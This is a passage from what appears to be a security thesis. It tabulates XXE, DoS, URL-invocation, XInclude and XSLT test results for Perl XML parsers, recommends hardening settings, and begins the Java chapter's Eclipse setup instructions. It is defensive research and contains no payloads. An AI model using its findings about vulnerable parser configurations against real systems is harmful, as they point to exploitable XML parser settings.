testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	0	0		core
testURLInvocation_parameterEntity_load_DTD	Checks whether feature **facilitates** attack load_DTD => 1: Load the external subset	0	0		Add.
testURLInvocation_parameterEntity_ParseParamEnt	Checks whether feature **facilitates** attack ParseParamEnt => 1: Process parameter entities	0	0	Exception: cannot expand &remote;	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testXXE	Default Settings: XXE attack	1	0	file:// not supported	core
testXXE_load_DTD	Checks whether feature **mitigates** attack load_DTD => 0: Do not load the external subset	1	0		Add.
testXXE_NoExpand	Checks whether feature **mitigates** attack NoExpand => 1: Do not process entities	0	1		Add.

Table 10.7.: Summary of all test results of XML::Twig

In column **BVS/VFS** the value "0" means "not vulnerable" and the value "1" means "vulnerable". In column **CMS** the value "0" means "non-mitigated vulnerability" and the value "1" means "mitigated vulnerability".

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The following countermeasures are available:
(i) Set the feature "NoExpand" (true).

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The file:// protocol handler is not supported though. The following countermeasures are available:
(i) Set the feature "NoExpand" (true).

XXE Attacks Based on Parameter Entities

The parser is not vulnerable to XXE attacks by default.

URL Invocation Attacks

The parser is not vulnerable to URL Invocation attacks by default.
The feature "load_DTD" renders the parser vulnerable.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 10.8 summarizes the test results.

Table 10.8.: Accumulated test results of XML::Twig

Total number of tests	**35**
Number of additional tests	19
BVS	**4**
BVS (%)	25
BVS (% total number of vulnerabilities)	50
BVS (% total number of tests)	11
VFS	**4**
VFS (% total number of vulnerabilities)	50
VFS (% total number of tests)	11
Total number of vulnerabilities	**8**
CMS	6
CMS (%)	32
BVS[Countermeasures]	**0**

The parser has a total of 35 tests, of which 19 are additional tests. The test results show that the BVS is 4, which accounts for a normalized vulnerability of 25 % on a scale from 0 to 100. This corresponds to 11 % of the total number of tests and for 50 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 4 additional vulnerabilities. This accounts for 11 % of the total number of tests and for 50 % of all vulnerabilities. This yields a total count of 8 vulnerabilities. The CMS is 6, which accounts for 32 % of additional tests.

By default, the parser has a good security level with a BVS of 25 %. Statistically, the parser is vulnerable to a quarter of the attacks.

Looking at the results more closely reveals that the parser is vulnerable to DoS and XXE attacks and only has three features. Setting features introduces new vulnerabilities for URL Invocation attacks. Note: While this description evaluates the parser's security, the description above provides an initial look at the parser's security and is only based on the numbers. This should be a warning to readers to solely make any decision based on numbers. For a number of vulnerabilities which are induced by a feature, there is a feature which counteracts these vulnerabilities. However, there aren't any features like this for URL Invocation attacks.

In fact, these features can be used to mitigate existing vulnerabilities in order to harden the parser. We recommend using the parser with setting the feature "NoExpand" (true) to mitigate DoS and XXE attacks. Other features should not be used. This mitigates all attack vectors and the parser is secure.

10.5. Impact of all Perl Parsers

This section summarizes the test results of all tested Perl parsers. Figure 10.1 provides an overview of the test results of all the Perl parsers assessed in our trial.



Figure 10.1.: Comparison of the security of different parsers

If the parser is used with its factory defaults, XML::Twig is the most secure option with four (4) vulnerabilities, followed by XML::LibXml with ten (10) vulnerabilities. XML::LibXml offers a lot of features which can elevate the count of vulnerabilities up to twenty (20). Statistically, this makes the parser vulnerable to any tested attack vector.

Table 10.9 shows a detailed analysis of vulnerabilities for each parser.

Table 10.9.: Comparison of vulnerabilities of different Perl parsers

	DOS	XXE	XXE Parameter	URL Invocation	XInclude	XSLT
XML::Twig	yes	yes	no	no	no	no
XML::LibXml	yes	yes	yes	yes	no	no

Both XML::Twig and XML::LibXml are vulnerable to DoS and XXE attacks. XML::LibXml is also vulnerable to XXE attacks based on parameter entities and URL Invocation attacks. No parser processes XInclude or XSLT by default. Interested readers can find a more detailed description of the results in the corresponding section about the parser .

Finally, Figure 10.2 summarizes the vulnerabilities categorized by attack vectors.



Figure 10.2.: Vulnerabilities of Perl parsers categorized by attack vector

11. Java

This chapter discusses the installation and setup of our working environment in Section 11.1. Section 11.2 presents an overview of parsers in Java. Then we will discuss the parsers Xerces SAX in Section 11.3, Xerces DOM in Section 11.4, Crimson SAX in Section 11.5, Piccolo in Section 11.6 and Oracle SAX in Section 11.7 and Oracle DOM in Section 11.8. Finally, in Section 11.9 we will summarize the impact of the presented parsers.

Readers interested in a comparison of all parsers can refer to Section 11.9. Readers who would like to gain more insight into the test results can read the corresponding sections to each parser description. Readers who do not plan to run any of our tests can skip Section 11.1.

11.1. Installation and Setup

This section describes the installation and setup of our working environment on Windows 7.

We use Java (i) JDK 6u45 [ora15a], (ii) JDK 7u80 [ora15b] , (iii) JDK 8u45 [ora15c] and (iv) OpenJDK 6u47 and install it to the default location (i) C:/Program Files/Java/jdk1.6.0_45 and C:/Program Files/Java/jre6, (ii) C:/Program Files/Java/jdk1.7.0_80 and C:/Program Files/Java/jre7, (iii) C:/Program Files/Java/jdk1.8.0_51 and C:/Program Files/Java/jre1.8.0_51 and (iv) C:/Program Files/Zulu/6.3.0.3. At the time of writing this thesis it is necessary to register an account at oracle.com in order to download the JDK 6u45. We use JRE 7 as our primary development target, but we also run the tests for the other available versions.

To verify that the installation is successful, we open a command prompt and execute the command "java –version". This produces an output similar to Listing 11.1.

```
1  C:\Christopher_Spaeth\code\perl\xml_twig>java -version
2 java version "1.8.0_51"
3 Java(TM) SE Runtime Environment (build 1.8.0_51-b16)
4 Java HotSpot(TM) 64-Bit Server VM (build 25.51-b03, mixed mode)
```

Listing 11.1: Output of successful installation of Java

We use Eclipse v.4.3 (Kepler) Java EE for Web Developers [ecl15] for the development.

The following process describes how we setup Eclipse with JRE7. First, we make all of our installed JREs public to Eclipse Kepler. (Note: Usually the first JRE which is installed is already known to Eclipse Kepler) We achieve this by navigating to "Menu -> Window -> Preferences -> Java -> Installed JREs". For each JRE we use the "Add" button and provide the install directory as a value for "JRE Home" (e.g. C:/Program Files/Java/jre6 for JRE6).

Although the next step is optional, it is recommended. We check JRE7 as the default JRE so that each newly created project uses it by default. After adding all the JREs, there should be a total of three listed as shown in Figure 11.1.



Figure 11.1.: Setting JRE7 as the default JRE in Eclipse

In the following description we assume that the source code is already available, but a new working environment is set up. We create a new workspace, for example, C:/Christopher_Spaeth/code/java and copy the source code into it. Then we create a new Java Project and specify the name of the project. Eclipse will then configure the projects based on the workspace defaults.

First we import the projects “SimpleClient” and “SaxHandler” into the workspace and execute the steps below to configure them properly. The project “SaxHandler” offers access to classes such as EntityResolver and DefaultHandlers. The project “SimpleClient” is required for checking the impact of tests related to URL Invocation.

We observe that the projects triggers many errors. These mostly come from unresolved dependencies, which we are including now step by step. We show the process for Crimson, however these steps have to be repeated for each parser.

1. Changing the JRE to JRE7 (if not already done)

We open the “Context Menu” of the Java project and select “Properties”. We select “Java Build Path” and then click on “Libraries”. We select “Add library” and then “JRE System Library” as in Figure 11.2.



Figure 11.2.: Changing the JRE to JRE7

We continue by choosing the bullet point “alternate JRE” , selecting the option “JRE7” from the context menu and finishing the process. Figure 11.3 shows the corresponding steps in Eclipse.



Figure 11.3.: Adding a JRE to the project

Finally, we delete any other JRE library by selecting the corresponding entry and clicking the button “Remove”.

2. Adding JUnit4

Again, in the tab “Libraries”, we click on the button “Add Library” and select the entry “JUnit” as in Figure 11.4.



Figure 11.4.: Adding JUnit to the project

We continue and select the option “JUnit 4” from the dropdown list as in Figure 11.5.



Figure 11.5.: Selecting JUnit 4 as the version

3. Adding a reference to the parser

In the tab “Libraries”, we click on the first button “Add JARs” and select the jars which are provided in the subfolder “/jars” of the project. For more information about which jars are required, please refer to the corresponding passage in this section. In this case we only have to add the jar file “crimson-1.1.3.jar”, as shown in Figure 11.6.



Figure 11.6.: Adding a reference to the parser library

If we omit this step and try to run the project, a “FactoryConfigurationError” as in Figure 11.7 will occur.



Figure 11.7.: Error message in case parser library has not been added

Afer we executed steps 2 and 3, the tab “Libraries” should look like they do in Figure 11.8.



Figure 11.8.: Successful adding of required libraries

4. Adding references to projects “SaxHandler” and “SimpleClient”

We change from tab “Libraries" to the tab “Projects” and click the button “Add” to add a reference to a project. Note: We assume that the corresponding projects have been successfully imported at this point.

We add a reference to the projects “SaxHandler” and “SimpleClient” as in Figure 11.9.



Figure 11.9.: Adding projects SaxHandler and SimpleClient

After the projects have been added, the tab “Projects” should look like they do in Figure 11.10.



Figure 11.10.: Tab “Projects” after projects have been added

5. Changing Java Compiler

In case Eclipse has not properly configured the Java Compiler, it has to be manually changed. We navigate in the left menu to “Java Compiler” and check the checkbox “Enable Project specific settings”. We select the value “1.7” as “Compiler compliance level”, as in Figure 11.11.



Figure 11.11.: Changing the Java Compiler compliance level

After we have executed these steps the project shows no more errors, which is visually indicated by a “clean” folder as shown in Figure 11.12.



Figure 11.12.: Successful setup of the project

For some projects we experienced problems with the method “newInstance”. An error “The method newInstance() in the type SAXParserFactory is not applicable for the arguments (String, null)” was triggered. However, we found the solution for a related problem [Bos11] and fixed this issue as shown in the following.

We open the “Settings” of the corresponding project and navigate to “Java Build Path”. We select the tab “Order and Export”. Figure 11.13 shows the tab while this error is triggered.



Figure 11.13.: Tab “Order and Export” while error is triggered

We reorder the JRE and move it on top of the crimson library as in Figure 11.14.



Figure 11.14.: Tab “Order and Export” after rearranging libraries

This resolves the issue.

11.1.1. Xerces

